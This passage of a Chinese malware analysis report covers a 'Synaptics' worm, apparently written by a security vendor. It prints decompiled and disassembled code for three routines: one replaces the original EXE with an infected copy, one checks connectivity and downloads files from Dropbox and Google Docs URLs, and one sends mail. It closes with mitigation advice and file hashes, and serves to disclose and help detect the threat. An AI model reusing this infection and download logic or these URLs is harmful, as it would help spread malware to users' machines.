56  sub_473930(v6, v5);                           // 将资源段EXERESX中的内容更新到临时文件的PE资源段UpdateResourceA
57  System::__linkproc__ LStrCatN(&v13, 4);
58  sub_473804(v13, v24, 128);                    // CopyFileA用临时文件替换原来的EXE文件
59                                                //
60  System::__linkproc__ LStrCatN(&System::AnsiString, 4);
61  Sysutils::DeleteFile(System::AnsiString);
62  System::__linkproc__ LStrCatN(&v11, 4);
63  Sysutils::DeleteFile(v11);                    // 删除临时文件
64  __writefsdword(0, v8);
65  v10 = (int *)&loc_4776A0;
```

正常 EXE 文件感染替换后的效果如下：

网络请求功能分析

该病毒会创建线程进行网络请求和邮件发送等：




判断网络状态，从远程服务器下载文件到本地：

```
v9 = &loc_495B6E;
v8 = __readfsdword(0);
__writefsdword(0, (unsigned int)&v8);
Sleep_0(0x3E8u);
if ( sub_474D3A() )                          // InternetGetConnectedState判断网络状态
{
  sub_4967D4(*off_49DBDC[0], (int)&str_Server_Connecti[1]);// 服务器连接
  v7 = &savedregs;
  v6 = &loc_495A09;
  v5 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v5);
  if ( unknown_libname_89(&str_afraid_org_api[1], dword_49F118) )
  {
    sub_474FC0(dword_49F118, (int)&v18);     // InternetOpenUrlA
                                             // InternetReadFile
                                             // 下载文件到本地
    sub_475110(v18, 124, 1, (int)&v19);
    System::__linkproc__ LStrAsg(&dword_49F118, v19);
  }
  (*(void (__fastcall **)(Idstream::TIdStream *, int))(*(_DWORD *)dword_49F114 + 136))(dword_49F114, dword_49F118);
  (*(void (__fastcall **)(Idstream::TIdStream *, int))(*(_DWORD *)dword_49F114 + 140))(dword_49F114, dword_49F124);
  (*(void (__fastcall **)(Idstream::TIdStream *, int))(*(_DWORD *)dword_49F114 + 148))(dword_49F114, dword_49F12C);
  __writefsdword(0, v5);
}
else
```

```
004990E8  .  8B45 B8      MOV EAX,DWORD PTR SS:[EBP-48]
004990F1  .  8D4D BC      LEA ECX,DWORD PTR SS:[EBP-44]
004990F4  .  BA 90994900  MOV EDX,Synaptic.00499990                ht                    .=0bxsmxgfpiz
004990F9  .  E8 EAC7FDFF  CALL Synaptic.004758E8
004990FE  .  8B55 BC      MOV EDX,DWORD PTR SS:[EBP-44]
00499101  .  8D46 24      LEA EAX,DWORD PTR DS:[ESI+24]
00499104  .  E8 0B89F6FF  CALL Synaptic.00404A14
00499109  .  6A 00        PUSH 0
0049910B  .  8D45 B0      LEA EAX,DWORD PTR SS:[EBP-50]
0049910E  .  50           PUSH EAX
0049910F  .  B9 E4994900  MOV ECX,Synaptic.004999E4                iniurl2
00499114  .  BA 7C994900  MOV EDX,Synaptic.0049997C                download
00499119  .  8BC3         MOV EAX,EBX
0049911B  .  8B38         MOV EDI,DWORD PTR DS:[EAX]
0049911D  .  FF17         CALL DWORD PTR DS:[EDI]
0049911F  .  8B45 B0      MOV EAX,DWORD PTR SS:[EBP-50]
00499122  .  8D4D B4      LEA ECX,DWORD PTR SS:[EBP-4C]
00499125  .  BA F4994900  MOV EDX,Synaptic.004999F4                https://www.dropbox.com/s/nlw4p8gc6jzo0rg
0049912A  .  E8 B9C7FDFF  CALL Synaptic.004758E8
0049912F  .  8B55 B4      MOV EDX,DWORD PTR SS:[EBP-4C]
00499132  .  8D46 28      LEA EAX,DWORD PTR DS:[ESI+28]
00499135  .  E8 DA88F6FF  CALL Synaptic.00404A14
0049913A  .  6A 00        PUSH 0
00499990=Synaptic.00499990 (ASCII "https://docs.google.com/uc?i                    :uZVk&export=download"
```

发送邮件相关代码如下：

```
System::AnsiString = 0;
v13 = &savedregs;
v12 = &loc_495430;
v11 = __readfsdword(0);
__writefsdword(0, (unsigned int)&v11);
Sleep_0(0x3A98u);
v4 = sub_494FCC(v3);
if ( !(_BYTE)v4 )
  LOBYTE(v4) = sub_495084(a1, a2, a3);
if ( (unsigned __int8)sub_494FCC(v4) )
{
  sub_4967D4(*off_49DBDC[0], (int)&str_Mail_Sending___[1]);
  v5 = unknown_libname_100(dword_49F100);
  if ( v5 >= 0 )
  {
    v16 = v5 + 1;
    v17 = 0;
    while ( 1 )
    {
      v10 = &savedregs;
      v9 = &loc_495388;
```



解决方案

- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 打全系统及应用程序补丁；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 尽量关闭不必要的文件共享；

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.559.60，云病毒码版本 15.559.71，全球码版本 15.561.00 已经可以检测，请用户及时升级病毒码版本。

IOC

文件 SHA-1	文件名	亚信安全检测名
FF01C2EC1513C2EA11BDE2EC4F91CFE2	Synaptics.exe	Worm.Win32.OTORUN.KAT
00BC96C48B98676ECD67E81A6F1D7754E 4156044	XLSM	TROJ_FRS.0NA103BE18